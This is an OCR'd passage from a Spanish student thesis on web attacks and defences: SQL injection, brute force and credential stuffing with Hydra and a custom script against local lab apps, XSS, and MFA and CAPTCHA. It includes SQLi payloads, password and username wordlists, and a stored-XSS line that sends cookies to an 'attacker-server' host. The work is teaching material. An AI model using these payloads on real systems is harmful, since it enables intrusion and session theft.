

Figura 13. Ejemplo inyección SQL basada en booleanos

Otros ejemplos de sentencias para realizar un ataque basado en booleanos serían los siguientes: "*?id=1' AND 1=1*--+", "*?id=1' WHERE 1=1 AND 1=0*", "*?id=1' AND (SELECT SUBSTRING(@@VERSION,1,1)) ='X'*"

3.1.2.2 Time-based blind SQLi (basado en el tiempo)

Time-based Blind SQLi es una técnica en la que básicamente se fuerza a la base de datos a esperar una cantidad de tiempo específica antes de responder. El tiempo de respuesta indicará al atacante tanto si el resultado era verdadero o falso. Es un ataque lento, especialmente en las bases de datos amplias. Se pueden utilizar sentencias como: "*?id=1' OR SLEEP(5)*--+", "*?id=1' OR PG_SLEEP(5)*", "*?id=1' ORDER BY SLEEP(5)"*

Realizar manualmente ataques de inyección SQL ciega puede llevar mucho tiempo, pero hay muchas herramientas que automatizan este proceso, como puede ser *SQLMap* desarrollado parcialmente dentro del programa OWASP.

3.1.3 Out-of-band SQLi (fuera de banda)

Las técnicas de SQLi fuera de banda se basan en la capacidad del servidor de la base de datos para realizar solicitudes DNS o HTTP para entregar datos a un atacante. Estas técnicas no son muy comunes, ya que dependen de las funciones que estén habilitadas en el servidor de la base de datos. Si las respuestas no son muy estables, estas técnicas son una alternativa a la técnica de Time-based SQLi.

Este tipo de ataques también se utiliza para obtener información confidencial, como la versión de la base de datos, usuario, hash de la contraseña, etc. Un ejemplo del ataque fuera de banda utilizando una petición HTTP sería utilizando la siguiente consulta:

"*SELECT UTL_HTTP.request('http://localhost:8080/sqli-labs-php7-master/Less-1' |\ '?version' || (SELECT version FROM v$instance) || '&' || 'user=' (SELECT user FROM Usuarios) ||'&' || 'hasspass=' || (SELECT spare4 FROM sys.user $ WHERE rownum=1)) FROM Usuarios;***"*

Si todo ha funcionado bien, el servidor nos devolverá una respuesta HTTP incluyendo los parámetros que hemos solicitado.

3.2 Defensa a SQL injection

Como en los apartados anteriores he explicado las distintas formas que hay para poder obtener información de una base de datos, a continuación voy a explicar las mejores técnicas que se utilizan para conseguir una base de datos segura y muy difícil de explotar.

Con el paso de los años las técnicas de securización han ido mejorando, como también lo han hecho los ataques SQL. Por eso, nunca hay que dejar de mejorar los métodos de defensa ante este tipo de ataques (Vermeer, 2021).

3.2.1 Validar inputs del usuario

Un primer paso común para prevenir ataques de inyección de SQL es validar las entradas del usuario. Primero, identificar las declaraciones SQL esenciales y establecer una lista blanca para todas las declaraciones SQL válidas, dejando las declaraciones no validadas fuera de la consulta. Este proceso se conoce como validación de entrada o rediseño de consultas.

Esta acción no detendrá a los atacantes SQLi, es una barrera adicional a una táctica común de búsqueda de hechos para los ataques de inyección SQL.

La mejor manera de evitar ataques de inyección cuando se trata de la biblioteca mysql estándar, es escapar de sus parámetros. Podemos hacer esto con *mysql_real_escape_string()* . Esta función de PHP escapa de los caracteres especiales para su uso en consultas SQL y lo protege de ataques.

```php
<?php
$con = mysql_connect("localhost", "pablo", "abc123");
if (!$con)
  {
  die('No se ha podido conectar: ' . mysql_error());
  }

$user = mysql_real_escape_string($user);
$pwd = mysql_real_escape_string($pwd);
$sql = "SELECT * FROM users WHERE
usuario='" . $user . "' AND password='" . $pwd . "'"
// more code
mysql_close($con);
?>
```

Figura 14. Código validación inputs del usuario

Primero, realizamos una conexión a mysql, que si no es correcta saltará un error. A continuación, almacenaremos en las variables *$user* y *$pwd* los valores escritos por un usuario. La función *mysql_real_escape_string();* detectará si se han escrito caracteres especiales en los inputs de user y password.

Por ejemplo, una persona que intenta explotar la base de datos con una sentencia típica para este tipo de ataques *' OR 1='1,* se traduciría por *\' OR 1= \' 1.* Con esto, conseguimos frenar la consulta a la base de datos.

La función anterior es bastante sencilla, pero la podemos enrevesar un poco más.

```php
<?php
function check_input($value)
{
// Stripslashes
if (get_magic_quotes_gpc())
  {
  $value = stripslashes($value);
  }
// Quote if not a number
if (!is_numeric($value))
  {
  $value = "'" . mysql_real_escape_string($value) . "'";
  }
return $value;
}
$con = mysql_connect("localhost", "pablo", "abc123");
if (!$con)
  {
  die('No se ha podido conectar: ' . mysql_error());
  }
// Make a safe SQL
$user = check_input($_POST['user']);
$pwd = check_input($_POST['pwd']);
$sql = "SELECT * FROM users WHERE
user=$user AND password=$pwd";
mysql_query($sql);
mysql_close($con);
?>
```

Figura 15. Código validación inputs del usuario II

En la función *get_magic_quotes_gpc()* si se detecta que el usuario ha añadido comillas simples, comillas dobles, barras invertidas o nulos, la función *stripslashes()* las eliminará. También se comprobará si los datos introducidos por el usuario son numéricos o no, y en el caso de no serlo se añaden dos comillas simples. Así, conseguimos securizar aún más la base de datos validando los inputs del usuario.

3.2.2 Usar declaraciones preparadas y la parametrización de consultas

Este tipo de técnica permite que la base de datos distinga entre código y datos, independientemente de la entrada del usuario. El problema con la inyección SQL es que el input del usuario se utiliza como parte de la sentencia SQL y al usar declaraciones preparadas se puede forzar que la entrada del usuario se utilice como el contenido de un parámetro y no como parte del comando SQL.

Las declaraciones preparadas nos aseguran que el atacante no sea capaz de cambiar la intención de una consulta, incluso si los comandos SQL son insertados por un atacante. Un ejemplo sería, si un atacante escribiera a la hora de iniciar sesión ***pablo' or 1 =' 1,*** la consulta parametrizada no sería vulnerable, porque en su lugar buscaría un id de usuario que coincidiera exactamente con el string ***"pablo' or 1 =' 1"***.

El proceso de declaraciones preparadas se compone de seis pasos:

1. Parsing: La consulta se divide en palabras individuales, que también se les llaman tokens. Para validar que la consulta es válida, se realizan comprobaciones sintácticas.

2. Comprobación semántica: El Sistema de mantenimiento de la base de datos comprueba si la consulta es válida, si el usuario tiene los permisos suficientes para ejecutar una consulta, si las columnas y la tabla que está intentando consultar existen, etc.

3. Binding: El motor de la base de datos detecta los marcadores de posición, que es la representación final de una expresión simple o compleja que se define dentro de un cuadro de texto. Los datos que el usuario proporcione se ejecutarán más tarde.

4. Optimización de la consulta: El Sistema de mantenimiento de la base de datos selecciona el mejor algoritmo para ejecutar la consulta, teniendo en cuenta el coste de esta.
5. Cache: Cómo se realizan muchos ataques usando las mismas sentencias, cuando se utiliza un algoritmo por primera vez para una consulta, este se almacena en la cache para que en un futuro no se

tengan que hacer los cuatro pasos anteriores. También se almacena la consulta para su uso en un futuro

6. Placeholder replacement (Reemplazo del marcador de posición): Los marcadores de posición son reemplazados por los datos que ha introducido el usuario. En cambio, la consulta ya está precompilada, por lo que la consulta final no tendrá que pasar por la compilación. Así, los datos del usuario serán interpretados como una cadena simple y no podrán modificar la consulta original

7. Ejecución: La consulta se ejecuta y se devuelven los resultados al usuario.

3.2.3 Usar un usuario de la base de datos con privilegios restringidos

Concediendo menos privilegios a la aplicación conseguiremos reducir la probabilidad de que los usuarios no autorizados consigan acceder a la base de datos, incluso cuando un atacante no esté tratando de usar la inyección SQL como parte de su exploit.

No es aconsejable tener solamente un usuario que pueda acceder a la base de datos desde la aplicación. La idea es crear varios usuarios y asignarle a cada uno roles específicos de la base de datos. Estos ataques son un efecto en cadena, por lo que es importante saber todos los pasos que han seguido los atacantes para atacar una base de datos y así, evitar futuros daños.

3.2.4 Uso de Procedimientos almacenados

Esta técnica es muy importante, porque es una manera de encapsular la información de una base de datos. Estos procedimientos también ayudan a los desarrolladores a la hora de compilar y ejecutar grandes consultas. El tiempo de compilación es menor en comparación con el tiempo que se tarda en ejecutar una consulta con grandes cantidades de datos.

Pero también hay gente que cree que utilizar procedimientos almacenados no siempre es un buen sistema de seguridad, ya que, un procedimiento almacenado se puede inyectar maliciosamente (Microsoft, 2019).

Hay que asegurarse de saber cómo implementar estos procedimientos almacenados, porque su implementación cambia entre bases de datos.

3.2.5 Escanear el código en busca de vulnerabilidades

Otra técnica que puede ayudar mucho a la hora de comprobar que no existen vulnerabilidades en nuestro código es utilizar herramientas externas que analizan nuestro código.

Un ejemplo es la aplicación de *Snyk Code,* que inspecciona automáticamente nuestro código en busca de errores que pueden afectarnos a la hora de defendernos de ataques de inyección SQL.

3.2.6 Uso de una capa ORM

ORM (mapeo relacional de objetos) consiste en realizar consultas utilizando un paradigma orientado a objetos. La estructura de una base de datos relacional está vinculada a entidades lógicas. Así, las acciones crear, leer, actualizar y borrar a ejecutar sobre la base de datos física se realizan de forma indirecta por medio del ORM. Esta técnica reduce las consultas explícitas y así conseguimos que la base de datos sea menos vulnerable.

ORM también se caracteriza por agilizar el desarrollo, como también, se dedica a eliminar elementos duplicados en el código de SQL y permite gestionar los cambios de la base de datos. A su vez presenta desventajas, porque si no lo sabemos utilizar

correctamente podemos tener un mal funcionamiento del programa, por eso, debemos dedicar grandes cantidades de tiempo en entender cómo funciona este programa.

Unos ejemplos de ORMs actuales son *NHibernate, Dapper* y *Microsoft Entity Framework 6.0* (Antonio , 2018).

4. Autenticación rota

Hoy en día se habla mucho de la importancia del uso de contraseñas seguras y difíciles de conseguir, ya que ahora la cantidad de bases de datos con información confidencial circulando por internet ha incrementado, como también están aumentando los ataques cibernéticos para obtener esta información. Sin embargo, las bases de datos no son la única amenaza a la que están haciendo frente nuestras contraseñas puesto que, ahora se utilizan herramientas de fuerza bruta para conseguir usuarios y contraseñas.

En 2016 la página "*alibaba*" sufrió un ataque de fuerza bruta, que llegó a comprometer a más de 21 millones de cuentas durante un mes entero. Los atacantes utilizaron una base de datos con casi 100 millones de usuarios para atacar a esta tienda online. Según Dave Martin, experto en seguridad y director de NSFOCUS IB: "Ciertamente, algunas de las cuentas se vieron comprometidas debido a contraseñas superpuestas, pero probablemente hubo muchas cuentas robadas debido a contraseñas débiles que fueron derrotadas mediante ataques de contraseña de fuerza bruta. Este caso es un recordatorio para los usuarios de que deben crear una contraseña única y segura para cada cuenta en línea" (Seals , 2016).

En el ataque *Broken authentication* o ataque de fuerza bruta se realizan todas las combinaciones posibles entre usuarios y contraseñas para intentar acceder de forma repetida a una aplicación donde se requiera inicio de sesión. Es un ataque simple y "cómodo", ya que una herramienta hace el trabajo por ti. Un ejemplo es la herramienta *Hydra* (Velasco, 2019).

Hydra es una de las aplicaciones más conocidas en el mundo del "Hacking ético" para crackear cuentas de aplicaciones. Su uso es legal y gratuito y cuenta con más de 30 protocolos compatibles para intentar conseguir el acceso no autorizado a aplicaciones.

De esta manera, si un usuario utiliza una contraseña poco segura, lo más seguro es que esta aplicación consiga adivinarla, poniendo en peligro su seguridad.

```
┌──(root💀kali)-[/home/kali]
└─# hydra -l admin -p /usr/share/wordlists/rockyou.txt 127.0.0.1  http-post-form "/sqli-labs-php7/Less-11/:uname=^US
ER^&passwd=^PASS^&Submit=submit:Bad login"
```

Figura 16. Ejemplo ataque Hydra

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-07 06:55:28
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://127.0.0.1:80/sqli-labs-php7/Less-11/:uname=^USER^&passwd=^PASS^&Submit=submit:Bad
login
[80][http-post-form] host: 127.0.0.1   login: admin   password: /usr/share/wordlists/rockyou.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-07 06:55:29
```

Figura 17. Resultado ataque Hydra

Esta es una técnica de ataque antigua, pero sigue siendo eficaz y popular entre los hackers. Porque dependiendo de la longitud y complejidad de la contraseña, descifrarla puede llevar desde unos pocos segundos hasta muchos años. (Petters, 2020)

4.1 Ataque de fuerza bruta

Este tipo de ataque llamado fuerza bruta consiste en atacar una aplicación mediante el uso repetido de distintas contraseñas de un diccionario para intentar forzar el acceso a una cuenta privada. Este tipo de ataque es un método antiguo, pero se sigue utilizando actualmente, ya que, este ataque depende de la seguridad que se le aporta al usuario y a la contraseña.

En el apartado 10.2 de los anexos se muestra el script que se ha realizado. Dentro del código javascript, se cargan payloads de texto en los que hay una cantidad considerable de nombres de usuario y de contraseñas.

```
123456
123456789
111111
password
qwerty
abc123
12345678
password1
1234567
123123
```

Figura 18. Archivo para ataque de fuerza bruta

La figura mostrada anteriormente, es un fichero con una reducida cantidad de contraseñas. Pero en el caso de querer realizar un ataque a gran escala podríamos utilizar hasta 10 millones de credenciales.

Cuando tengamos los archivos cargados, se generan de forma automática peticiones HTTP por cada contraseña, pero ya que se realiza un ataque a una cuenta en concreto, hay que especificarla. En la siguiente demostración vamos a realizar un ataque a la aplicación vulnerable mencionada anteriormente con un ataque de fuerza bruta, utilizando como usuario "*admin*" y un fichero pequeño de contraseñas.

Figura 19. Ejecución script de fuerza bruta

El resultado es el siguiente:

Figura 20. Resultado ataque fuerza bruta

Como podemos observar, se ha intentado un ataque con cada una de las contraseñas mostradas anteriormente, y han resultado ser exitosas. Estamos hablando de una aplicación vulnerable donde no hay seguridad ninguna, si se diera el caso de una aplicación securizada sería mucho más complejo realizar este tipo de ataques.

4.2 Ataque Credential Stuffing

Este tipo de ataque de autenticación rota consiste, a diferencia del brute force, en probar distintos usuarios y para cada usuario varias contraseñas. El payload de contraseñas será el mismo que en el apartado anterior, el de usuarios será el siguiente:

```
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
```

Figura 21. Archivo para ataque de credential stuffing

Para ejecutar el script seguiremos los mismos pasos, pero en vez de utilizar un usuario en la línea de comandos, escribiremos el valor null.

```
PS D:\ITI\ATAQUES\Broken_auth> node main http://localhost/bWapp/ba_weak_pwd.php Credential null pequeño
```

Figura 22. Ejecución scriopt credential s tuffing

El resultado del ataque es exitoso, al haber introducido los usuarios y las contraseñas de una forma bruta y el servidor no nos ha rechazado las peticiones conseguimos que se realice este ataque.

Figura 23. Resultado ataque credential stuffing

Como podemos observar, el primer valor del archivo JSON es el usuario y vemos que cuando acaba de probar a iniciar sesión con todas las contraseñas, comienza con otro usuario.

4.3 Ataque Password Spraying

En esta técnica se pulveriza una contraseña, es decir, con una credencial que sabemos que la utilizan muchos usuarios y puede llegar a ser sensible, probamos a iniciar sesión con distintos nombres de usuario con esta contraseña. Este ataque es similar al de fuerza bruta, pero en vez de utilizar muchas contraseñas y un usuario, utilizamos muchos usuarios y una sola contraseña.

En la línea de comandos tendremos que especificar qué contraseña queremos utilizar.

```
PS D:\ITI\ATAQUES\Broken_auth> node main http://localhost/bWapp/ba_weak_pwd.php Password 123456 pequeño
```

Figura 24. Ejecución ataque password spraying

El resultado de la ejecución será el siguiente:

Figura 25. Resultado ataque password spraying

4.4 Defensa a ataques de autenticación rota

Al ser uno de los ataques más comunes y peligrosos, debemos de proteger nuestra aplicación ante este tipo de ataques de autenticación rota. Uno de los métodos más usados es la limitación de intentos de inicio de sesión, es decir, si te equivocas cinco veces seguidas escribiendo los datos para acceder a tu cuenta automáticamente se bloquea temporalmente. Esta técnica no ayuda a proteger la aplicación de ataques de fuerza bruta, porque los atacantes siguen teniendo intentos para adivinar una contraseña. Esto en una aplicación con escasa seguridad a la hora de medir la sensibilidad de las contraseñas podría conllevar a la peor de las situaciones.

La eficacia de este tipo de ataque, por supuesto, se reducirá en mayor parte si el mecanismo de autenticación se diseña de forma segura. Si los nombres de usuario no se pueden enumerar o predecir de manera confiable, un atacante se verá ralentizado si necesita realizar el ataque de fuerza bruta para adivinar los nombres de usuario. Y si existen requisitos estrictos para la calidad de las contraseñas, es mucho menos probable que el atacante elija una contraseña para la prueba que haya elegido incluso un solo usuario de la aplicación.

A continuación voy a explicar distintas maneras de actuar contra ataques de este estilo.

4.4.1 Autenticación multifactor

La autenticación multifactor (MFA) consiste en proporcionar información adicional a una página web para demostrar que somos nosotros los que estamos intentando acceder a la cuenta y no lo está intentando un hacker mediante el uso de bots. Por ejemplo, muchas veces en alguna página se nos solicitaba responder una pregunta de seguridad en la que nos preguntaban por el nombre de una mascota nuestra, un familiar, etc. Con esto consiguen que cuando quieras cambiar una contraseña se te solicite la respuesta a esa pregunta para asegurarse que eres tú quien creó la cuenta. Cabe resaltar el hecho de que utilizar MFA para securizar una página, aplicación, etc. debería ser obligatorio, por ello, voy a exponer distintas técnicas para conseguir una MFA. Además, según el análisis de Microsoft la MFA puede detener el 99,9% de los compromisos de cuentas (Maynes, 2019).

Aunque parezca que todo son ventajas para esta técnica, utilizarla tiene algunas consecuencias. El uso de MFA aumenta la complejidad de la gestión tanto para administradores como para los usuarios finales. Muchos usuarios que no estén acostumbrados a utilizar este tipo de tecnologías pueden tener dificultades a la hora de configurar y usar una MFA. Como también, los usuarios pueden quedarse bloqueados en la aplicación por perder o no acordarse de las credenciales que han usado o de la configuración (OWASP, 2019).

4.4.2 Contraseñas secundarias, PIN y preguntas de seguridad

Las contraseñas secundarias, el PIN y las preguntas de seguridad son tipos de autenticación que se basan en algo que los usuarios conocen. Aparte, para implementar este tipo de MFA no hace falta ningún hardware adicional y tiene requisitos muy bajos tanto para los desarrolladores como para el usuario.

La mayoría de los sistemas MFA utilizan una contraseña, así como al menos otro factor, ya que, es sencillo, se entiende bien y es fácil de implementar. Sin embargo, los usuarios pueden seguir eligiendo contraseñas débiles, como también, se sigue siendo vulnerable al phishing.

En cuanto a las preguntas de seguridad, si no se eligen bien pueden llegar a ser fáciles de adivinar, ya que, las respuestas a ellas pueden ser encontradas en internet. Por eso, normalmente las preguntas que se suelen hacer tienen que ver más con algo personal, familiar o de su entorno, algo que con el paso de los años lo puedan recordar. Las preguntas de seguridad al igual que las contraseñas secundarias y PIN, son vulnerables al phishing.

Por ejemplo, en vez de preguntar "*¿En qué año Colón conquistó América?*", podemos preguntar "*¿Cuál era el nombre de tu primera mascota?*" o "*¿Cuál es el viaje que más disfrutaste de pequeño?*".



Figura 26. Preguntas de seguridad

4.4.3 Tokens de hardware o software, certificados, SMS y llamadas telefónicas

Tokens de hardware o software, certificados, correo electrónico, SMS y llamadas telefónicas son tipos de autenticación que se basan en algo que los usuarios tienen, es decir, algún elemento físico o digital como un SMS o un token instalado en el dispositivo móvil que sirve como código de verificación.

El correcto funcionamiento de esta técnica MFA hace que la aplicación sea mucho más difícil de comprometer por un atacante.

Un ejemplo serían los tokens hardware OTP (One time password), que son códigos numéricos generados cada poco tiempo aleatoriamente. Normalmente se reciben mediante SMS cada vez que vayamos a ejecutar una operación que requiera de su uso, pero también se pueden recibir mediante una llamada telefónica.

Figura 27. Codigo verificación SMS

Implementar este tipo de defensa conlleva una tarea costosa y complicada de realizar. Con esto, es poco probable que un atacante pueda llegar a entrar dentro del entorno. Aun así, un hacker puede hacer un duplicado de SIM para intentar suplantar la identidad de otra persona. También existen los tokens software TOPT, que se basan en el tiempo para crearse. Al usar tokens TOPT en vez de OTP conseguimos que se reduzca el costo a la hora de implementarlo en el sistema, como también, en el momento en el que perdemos acceso a la aplicación del TOPT, podemos configurarla de nuevo sin necesidad de enviar un token físico como pasa en OPT.

El problema de los tokens software es que al instalarse en dispositivos móviles pueden llegar a ser vulnerables o que un usuario no tenga a su disposición un dispositivo para poder utilizarlo.

Otra técnica que podemos utilizar es el uso de certificados, que consisten en archivos que se almacenan en el dispositivo que el usuario utilice. Estos certificados se proporcionan al usuario con la contraseña en el momento del inicio de sesión. Un requisito que tienen es que los certificados tienen que estar vinculados con la cuenta del usuario para prevenir que otros intenten infiltrarse con otros usuarios. Con el uso de certificados ya no es necesario el uso de tokens y aparte, conseguimos ser inmunes a los ataques phishing. Una de las desventajas del uso de estos certificados es que se almacenan en el entorno del usuario y si en algún momento llegan a comprometerse sus datos pueden llegar a ser robados.

4.4.4 Biometría

La MFA biométrica es una de las técnicas que, en mi opinión, puede llegar a ser la más segura, ya que, el hecho de autenticarse en alguna aplicación con un atributo físico hace que la identificación sea única. Los ejemplos actualmente más utilizados y conocidos son el uso del escaneo de las huellas dactilares y el reconocimiento facial. También existe el uso del escaneo de los iris o el de las huellas de las manos.

Uno de los problemas que tiene la autenticación biométrica es que es necesario que el dispositivo disponga del hardware necesario para poder realizarla. Pero dentro de unos años tanto en ordenadores como en teléfonos móviles será esencial el uso de estas técnicas.

4.4.5 Geolocalización y rangos de IP de origen

El uso de la localización puede llegar a ser peligroso. Esto se debe a que un usuario pueda estar infectado y que se pueda autenticar sin nosotros saber que puede estar comprometiéndonos. También el uso de VPN (Virtual Private Network) hace que sea fácil engañar a la aplicación sobre tu localización. El uso de Rangos IP de origen como técnica al igual que el uso de la geolocalización pueden llegar a comprometer un sistema si un usuario está infectado. Este Rango de IP's funciona como una "*whitelist*", que básicamente es una especia de lista de permitidos.

4.4.6 CAPTCHA

Captcha es un programa que permite diferenciar entre un robot y un humano. Este método de defensa sirve para evitar todo tipo de ataques automatizados, especialmente, los ataques de fuerza bruta. Todos en algún momento hemos tenido que pasar por un control captcha ya sea, escribiendo un número que aparece en una imagen, seleccionando de entre varias imágenes las que nos pidan o simplemente dando clic a un recuadro.



Figura 28. CAPTCHA

Estas pruebas para un humano son realmente sencillas, pero para un robot puede llegar a ser más costosa. Este tipo de defensa afecta a los ataques de fuerza bruta debido a que la probabilidad de acertar un usuario y una contraseña es muy baja y si añadimos un control captcha, que es casi imposible que una computadora lo supere, hará que los ataques de fuerza bruta sean una técnica por la que haya que preocuparse menos.

El uso de captcha es muy eficaz contra los bots automatizados, pero, pueden llegar a afectar negativamente la experiencia de un usuario en el sitio web. Puede ser frustrante para un usuario realizar estas pruebas, pueden ser difíciles de entender para algunos usuarios que no estén muy familiarizados con las tecnologías, no todos los navegadores son compatibles con el captcha y puede no ser accesible para gente que utiliza lectores de pantalla o dispositivos de asistencia.

5. XSS (Cross-Site-Scripting)

El ataque XSS es un tipo de inyección en la que el atacante consigue ejecutar código en los navegadores que los usuarios utilizan para acceder a un sitio web con la intención de robar datos sensibles (OWASP, 2020). Este ataque, junto al SQL injection, es uno de los ataques más utilizados en aplicaciones y sitios web.

Uno de los ataques más conocidos a nivel mundial fue el ataque Samy. En 2005, durante 20 horas, más de un millón de usuarios de la tan conocida red social conocida MySpace, fueron víctimas de este ataque. Samy ha sido el virus de más rápida propagación de todos los tiempos (Wikipedia, 2012).

Cuando un usuario accede a una web para introducir información de inicio de sesión, el navegador envía un formulario con los datos introducidos al servidor y este da permiso para acceder si estos son correctos. El ataque cross-site scripting utiliza métodos como el *GET, POST y document.cookie* para trastornar la comunicación entre el cliente y el servidor.

Estos ataques se deben a los pocos controles que se realizan para evitar la ejecución de scripts. Estos scripts, que son pequeños programas, pueden estar programados en Java, HTML, javascript o cualquier lenguaje siempre y cuando el navegador o aplicación donde vayamos a ejecutar el programa sea compatible.

Para la realización de pruebas XSS, he utilizado la aplicación bWAPP del OWASP vulnerable applications, muy útil para poner en práctica distintos ataques cibernéticos. En la siguiente figura se puede observar que escribo un simple script en HTML, en el que se ejecuta la función *alert(1)*, que devuelve una alerta con un valor 1.

Figura 29. Ejemplo XSS en bWAPP

Si la página no está preparada para soportar este tipo de ataques, el script que hemos proporcionado en vez de un nombre y un apellido ejecutará su contenido y conseguiremos que nos devuelva una alerta.



Figura 30. Resultado ataque XSS

Esto es un ejemplo simple, pero si un sitio web real contiene esta vulnerabilidad, un atacante puede realizar varios tipos de ataques en función de la confianza que la plataforma inspira en el usuario. Un ejemplo sería redirigir a los clientes a otro sitio web replicado para robarles información mediante el uso de *phishing* o enviar enlaces a estos para que se descarguen alguna amenaza y ejecutarla en el sistema.

El Cross-Site Scripting se divide en tres tipos: reflejado, almacenado y DOM (Carpio, 2021).

Al igual que en el capítulo anterior, en el apartado 10.3 de los anexos está el script de un ejemplo de ataque Cross-Site-Scripting.

5.1 Ataques

5.1.1 Ataque XSS reflejado

El XSS reflejado se produce cuando una aplicación web devuelve inmediatamente la entrada del usuario en un mensaje de error, resultado de búsqueda o cualquier otra respuesta que incluya parte o la totalidad de la entrada proporcionada por el usuario como parte de la solicitud, sin que los datos sean seguros para representar en el navegador y sin almacenar de forma permanente los datos facilitados por el usuario. En algunos casos, es posible que los datos proporcionados por el usuario ni siquiera abandonen el navegador. El ejemplo que he aportado en el apartado anterior sería un caso de Cross-Site Scripting reflejado, ya que el script ejecuta una alerta y la muestra por un mensaje de error.

5.1.2 Ataque XSS almacenado

Los ataques XSS almacenados son aquellos en los que la secuencia de comandos inyectada se almacena permanentemente en los servidores de la aplicación, como en un campo de comentarios, en un foro de mensajes, en una base de datos, etc. Este ataque llega a ser más peligroso que un ataque reflejado, ya que, puede llegar a afectar a muchos usuarios.

Un ejemplo de ataque sería añadir el script:

<script>var+img=new+image();img.src="http://attacker-server/" + document.cookie;</script>

Si la víctima accede a esta página, se envía una solicitud al servidor web de los atacantes para cargar una imagen que contenga los datos de las cookies de las víctimas y así obtener el identificador de sesión de la víctima, lo que le permite realizar un secuestro de sesión.

5.1.3 Ataque DOM XSS

En un ataque XSS basado en DOM, la carga útil del ataque se ejecuta cambiando el entorno DOM del navegador de la víctima. Un entorno DOM es básicamente una interfaz a través de la cual se puede programar aplicaciones para documentos HTML y XML. En

un DOM, los programadores pueden agregar, cambiar, eliminar y navegar a través de su estructura. La idea del atacante es poner un script en el navegador de la víctima y ejecutarlo inesperadamente.

Para entender mejor este tipo de ataque XSS, pondré un ejemplo. El URL de una página web es *http://test.com/test1.html?id=1*, donde "*id*" es un parámetro y "*1*" es el valor del parámetro. Para poder mandar un script modificaremos el valor del parámetro. El url modificado tendrá este aspecto: *http://test.com/test1.html?id=<script>alert(document.cookie)</script>*. En el momento en el que la víctima presione este enlace se hará una petición a la página */test1.html?id=<script>alert(document.cookie)</script>*. El navegador de la víctima creará un objeto DOM y como no se espera que el parámetro contenga HTML, lo decodifica y lo repite en la página DOM. Finalmente, el script se ejecuta en la página de la víctima.

5.2 Defensa

5.2.1 Defensa a XSS reflejado y a XSS almacenado

Actualmente, de los métodos más utilizados y efectivos para defenderse ante ataques de tipo XSS reflejado es implementar una política de seguridad de contenido, que consiste básicamente en controlar dónde se puede cargar y ejecutar JavaScript. Como ya he comentado en el apartado anterior, los ataques XSS reflejados, consisten en ejecutar scripts en el entorno de un usuario, ya sea mediante correos electrónicos de remitentes desconocidos, mediante enlaces maliciosos en una sección de comentarios de la página web, como también en redes sociales. Aparte de que un agente informático tiene la responsabilidad de evitar estos ataques, se necesitan técnicas de defensa que aseguren aún más este tipo de ataques. Cuando se establece una política de seguridad de contenido, se está evitando que un sitio web acceda a datos que no sean de su propio origen.

